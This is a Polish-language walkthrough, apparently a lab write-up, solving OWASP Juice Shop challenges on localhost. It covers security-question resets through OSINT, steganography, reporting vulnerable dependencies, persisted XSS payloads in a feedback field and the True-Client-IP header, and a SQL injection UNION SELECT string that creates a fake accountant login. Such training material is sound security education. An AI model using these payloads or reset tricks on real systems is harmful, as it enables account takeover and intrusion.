Aby zmienić hasło użytkownika *bender*, należy najpierw znaleźć odpowiedź na pytanie bezpieczeństwa dla tego użytkownika:




Możemy zobaczyć, że nazwa użytkownika jest spokrewniona z nazwą postaci fikcyjnej z serii *Futurama*:


Spróbujmy zatem znaleźć odpowiedź na pytanie bezpieczeństwa w oparciu o tę postać. Na Wikipedii mamy wspomniane, że pracował on dla pewnej firmy, lecz nie mamy napisanej nazwy firmy. Jedynie jest wspomnienie o tym czym ta firma się zajmowała

Before meeting Fry and Leela and joining Planet Express (where he currently works as the assistant manager of sales and as company chef),[7] Bender had a job at the metalworking factory, bending steel girders for the construction of suicide booths.

Gdy jedna wpiszemy frazę *Suicide Booth* – znajdziemy nawiązanie do firmy *Stop'n'Drop*:




Gdy wprowadzimy tę odpowiedź i ustawimy nowe hasło – hasło dla użytkownika *bender@juice-sh.op* zostanie zmienione:




You successfully solved a challenge: Reset Bender's Password (Reset Bender's password via the Forgot Password mechanism with the original answer to his security question.) x


Reset Uvogin's password via the Forgot Password mechanism


Aby zmienić hasło użytkownika *uvogin*, należy najpierw znaleźć odpowiedź na pytanie bezpieczeństwa dla tego użytkownika:



Sprawdźmy zatem czy użytkownik nie zostawił jakiś specyficznych śladów w sklepie:









Po wielu wpisach oceniających produkt możemy zobaczyć, że ten użytkownik wielokrotnie pisze wyrazy typowo zastępując litery cyframi. Ten sposób pisania nazywa się *leet*:

Leet (or **"1337"**), also known as **eleet** or **leetspeak**, is a system of modified spellings used primarily on the Internet. It often uses character replacements in ways that play on the similarity of their glyphs via reflection or other resemblance. Additionally, it modifies certain words based on a system of suffixes and alternate meanings. There are many dialects or linguistic varieties in different online communities.


Możemy znaleźć również konto użytkownika *Uvogin* na Twiterze:




Niestety nic nie możemy znaleźć tutaj. Jednakże możemy zobaczyć historię tego konta na Twitterze przy pomocy strony *Wayback Machine*:




Możemy zobaczyć kilka wzmianek na profilu tego użytkownika na *Wayback Machine*. Jeden z zapisów może nam ukazać odpowiedź na nasze pytanie:



Odpowiedzią na nasze pytanie bezpieczeństwa jest film pod tytułem *„Silence of the Lambs”*.





Aktualizujemy hasło i zadanie zostanie wykonane.



Rat out a notorious character hiding in plain sight in the shop

Analizując zdjęcia, które są dostępne pod URL: http://127.0.0.1:3000/#/about możemy znaleźć kilka zdjęć. Wszystkie są zapisane w formacje *.jpg* poza jednym zdjęciem – jest ono zapisane w rozszerzeniu *.png*.






Gdy pobierzemy zdjęcie na nasz system – zastanówmy się jakie metody istnieją na przeanalizowanie zdjęcia. Jedną z metod, która pozwala przeanalizować zdjęcie jest steganografia.

Istnieje program do analizy steganografii *OpenStego*. Pobieramy program od oficjalnego producenta z następującego linku: https://github.com/syvaidya/openstego/releases

Następnie w programie wstawiamy nasze zdjęcie *5.png* i wybieramy opcję *Extract Data*.





Wynikiem będzie mały obrazek z następującą treścią:

Obrazek nawiązuję do serialu *Rick & Morty*, a postać nawiązuję dokładnie do *Pickle Rick'a*.

Teraz wystarczy wejść w zakładkę kontaktu ze stroną internetową (http://localhost:3000/#/contact

) i wpisać w *feedback* frazę *Pickle Rick*:





Inform the shop about a typosquatting trick it has been a victim of

We wcześniejszym zadaniu udało nam się wydobyć plik *package.json.bak*. Ten plik zawiera listę wykorzystanych zależności na stronie internetowej:

Jedną z zależności istniejących zależności dostępnych jest *epilogue-js*, który jak potem sprawdzimy – jest nieodpowiednią paczką: https://www.npmjs.com/package/epilogue-js

Następnie wchodzimy w kontakt ze sklepem pod link: http://localhost:3000/#/contact

Piszemy w komentarzu nazwę paczki: `epilogue-js`

Po wysłaniu wiadomości – zadanie zostanie zaliczone.

Inform the shop about a vulnerable library it is using

We wcześniejszym zadaniu udało nam się wydobyć plik *package.json.bak*. Ten plik zawiera listę wykorzystanych zależności na stronie internetowej:

```
"dependencies": {
  "body-parser": "~1.18",
  "colors": "~1.1",
  "config": "~1.28",
  "cookie-parser": "~1.4",
  "cors": "~2.8",
  "dottie": "~2.0",
  "epilogue-js": "~0.7",
  "errorhandler": "~1.5",
  "express": "~4.16",
  "express-jwt": "0.1.3",
  "fs-extra": "~4.0",
  "glob": "~5.0",
  "grunt": "~1.0",
  "grunt-angular-templates": "~1.1",
  "grunt-contrib-clean": "~1.1",
  "grunt-contrib-compress": "~1.4",
  "grunt-contrib-concat": "~1.0",
  "grunt-contrib-uglify": "~3.2",
  "hashids": "~1.1",
  "helmet": "~3.9",
  "html-entities": "~1.2",
  "jasmine": "^2.8.0",
  "js-yaml": "3.10",
  "jsonwebtoken": "~8",
  "jssha": "~2.3",
  "libxmljs": "~0.18",
  "marsdb": "~0.6",
  "morgan": "~1.9",
  "multer": "~1.3",
  "pdfkit": "~0.8",
  "replace": "~0.3",
  "request": "~2",
  "sanitize-html": "1.4.2",
  "sequelize": "~4",
  "serve-favicon": "~2.4",
  "serve-index": "~1.9",
  "socket.io": "~2.0",
  "sqlite3": "~3.1.13",
  "z85": "~0.0"
```

Dwie zależności zawierające podatności to *sanitize-html* oraz *express-jwt*. Wymagają one ręcznego sprawdzenia w Google czy nie istnieją podatności na każdą z bibliotek:

- `sanitize-html – 1.4.2`

M	Regular Expression Denial of Service (ReDoS)	<2.7.1
M	Access Restriction Bypass	<2.3.1
M	Validation Bypass	<2.3.2
C	Arbitrary Code Execution	<2.0.0-beta
M	Cross-site Scripting (XSS)	<1.2.3
M	Cross-site Scripting (XSS)	<1.11.4
M	Cross-site Scripting (XSS)	<=1.4.2
M	Cross-site Scripting (XSS)	<1.4.3

- express-jwt – 0.1.3


H Authorization Bypass <6.0.0

express-jwt is a JWT authentication middleware.

Affected versions of this package are vulnerable to Authorization Bypass. The `algorithms` entry to be specified in the configuration is not being enforced. When `algorithms` is not specified in the configuration, with the combination of `jwks-rsa`, it may lead to authorization bypass.

How to fix Authorization Bypass?
Upgrade `express-jwt` to version 6.0.0 or higher.

Teraz wystarczy poinformować sklep w http://localhost:3000/#/contact i napisać wersje podatnych zależności



You successfully solved a challenge: Vulnerable Library (Inform the shop about a vulnerable library it is using. (Mention the exact library name and version in your comment)) x


Perform a persisted XSS attack bypassing a server-side security mechanism

W poprzednim zadaniu można było zauważyć, że jedno z podatnych zależności istniejących na serwerze jest *sanitize-html*:

Sanityzacja danych nie jest skonfigurowana odpowiednia, która daje możliwość wywołania ataku XSS


Dlatego też wchodzimy w kontakt ze stroną internetową (http://localhost:3000/#/contact) i wysyłamy następujący komentarz:


```
<<script>Foo</script>iframe src="javascript:alert(`xss`)">
```



Wysyłamy *Feedback* i teraz aby wykonać atak, należy wejść w następujące podstrony:


- http://localhost:3000/#/about
- http://localhost:3000/#/administration





Perform a persisted XSS attack through an HTTP header

Logujemy się jak dowolny użytkownik. Następnie wchodzimy w *Privacy Security* oraz *Ostatnio zalogowane IP*:




Wtedy pokazuje się nam informacja o IP przy ostatnim logowaniu. Dlatego też wylogowujemy się i logujemy się ponownie jako ten sam user. Zobaczymy wtedy, że IP zostało zmienione w http://localhost:3000/#/privacy-security/last-login-ip

Gdy przeanalizujemy zapytania wysyłane do serwera, możemy zobaczyć, że jedno z zapytań wysyłane jest do https://localhost:3000/rest/saveLoginIp

W zapytaniu do tej ścieżki możemy spróbować załączyć nagłówek `X-Forwarded-For` z IP np. `1.2.3.4`.

Jednak nie otrzymujemy zmienionego IP.



Próbujemy zatem inny nagłówek załączyć na serwer.

Tym razem spróbujemy załączyć nagłówek `True-Client-IP`.


Tym razem dostajemy informację zwrotną `lastLoginIp: "1.2.3.4"` gdy przechwycimy odpowiedź żądania. Widać, że ten nagłówek działa prawidłowo, więc można spróbować wykonać atak wstrzykując w ten nagłówek payload z XSS'em:

```
True-Client-IP: <iframe src="javascript:alert(``xss``)">
```

Po wysłaniu zapytania – atak powinien zostać wykonany prawidłowo

Log in with the (non-existing) accountant without ever registering that user

Jak już odkryliśmy wcześniej – panel logowania jest podatny na SQL Injection. To daje nam możliwość wstrzyknięcia komendy SQL, która pozwoli dodać użytkownika bezpośrednio do bazy:




Gdy się nieprawidłowo zalogujemy przy pomocy SQL Injection, wyskoczy nam następujący error w *DevTools*:


```
"sql": "SELECT * FROM Users WHERE email = ''' AND password =
'339df5aeae5bc6ae557491e02619c5dd' AND deletedAt IS NULL"
```

Dlatego warto jest zapoznać się z wcześniejszym zadanie dotyczącym wydobyciu tabeli z użytkownikami. To pomoże odkryć jak dodać konto na serwerze. Do tego skorzystamy z komendy *UNION SELECT*

Komenda do stworzenia użytkownika: `' UNION SELECT * FROM (SELECT 22 as 'id', '' as 'username', 'acc0unt4nt@juice-sh.op' as 'email', '12345' as 'password', 'accounting' as 'role', '123' as 'deluxeToken', '1.2.3.4' as 'lastLoginIp' , '/assets/public/images/uploads/default.svg' as 'profileImage', '' as 'totpSecret', 1 as 'isActive', '1999-08-16 14:14:41.644 +00:00' as 'createdAt', '1999-08-16 14:33:41.930 +00:00' as 'updatedAt', null as 'deletedAt')--`

Po zalogowaniu się, zadanie zostanie wykonane:





5 gwiazdek

